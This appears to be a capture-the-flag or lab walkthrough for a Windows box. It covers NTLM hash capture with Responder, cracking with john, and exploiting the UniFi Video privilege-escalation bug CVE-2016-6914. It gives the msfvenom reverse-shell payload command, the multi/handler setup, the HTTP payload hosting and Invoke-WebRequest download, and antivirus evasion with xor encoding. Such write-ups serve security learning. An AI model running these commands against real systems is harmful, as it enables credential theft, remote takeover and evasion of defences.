
-
Used
Responderto setup fake smb server to dump the ntlm hash.responder -I eth0
-
Grabbed the NTLM hash for user, and cracked with john (I haven’t been able to get Hydra OpenGL drivers to work inside a VM)
john --wordlist=/usr/share/wordlists/SecLists/Passwords/Leaked-Databases/rockyou.txt jason.hash
-
Used password
Passw0rd!via PSWA. Profit.
-
Checked
Documentsfolder and found a file called unifivideo
UniFi Video is a powerful and flexible, integrated IP video management surveillance system designed to work with Ubiquiti’s UniFi Video Camera product line. UniFi Video has an intuitive, configurable, and feature‑packed user interface with advanced features such as motion detection, auto‑discovery, user-level security, storage management, reporting, and mobile device support.
- Exploit-DB search found a Local PrivEsc vulnerability: CVE-2016-6914
- The UniFi-Video service tries to execute a file called
taskkill.exeinC:\ProgramData\unifi-video\, but that file does not exist by default. All users have overridden write permissions to C:\ProgramData\unifi-video, so we can compromise any user, inject a payload namedtaskkill.exe, and restart the UniFi-Video Service. Since the service runs with Administrator Priveleges, we should get a local Administrator meterpreter_reverse_tcp handler.
- The UniFi-Video service tries to execute a file called
- Created a payload with
msfvenom:msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.x.x LPORT=1236 -f exe > taskkill.exe
- Setup
meterpreter_reverse_tcphandleruse multi/handler set payload windows/meterpreter_reverse_tcp set LHOST 10.0.x.x set LPORT 1236
- Stood up HTTP server to host our payload
python3 -m http.server 8081 --bind 10.0.x.x
- Downloaded payload to target via PS
Invoke-WebRequest -o taskkill.exe http://10.0.x.x:8081/taskkill.exe

- Restart the UniFi-Video service:
Stop-Service "Ubiquiti UniFi Video" Start-Service "Ubiquiti UniFi Video" - Checked
meterpreter_reverse_tcp handler. But no pwnage :(
Whiskey…Tango…Foxtrot. Lots of keyboard mashing
AV killing my payload
- Used phantom evasion
[1] windows modules
[1] shellcode injection
[4] windows shellcode injection heapalloc
msfvenom payload: windows/meterpreter/reverse_tcp
[4] x86/xor_dynamic + Triple Multibyte-key xor (excellent)
No need to strip and sign the payload executable for testing purposes.
- Downloaded AV-sneaky version of payload to the target via PS
Invoke-WebRequest -o taskkill.exe http://10.0.x.x:8081/taskkill.exe - Restart UniFi-Video service:
Stop-Service "Ubiquiti UniFi Video" Start-Service "Ubiquiti UniFi Video" - Checked meterpreter_reverse_tcp handler.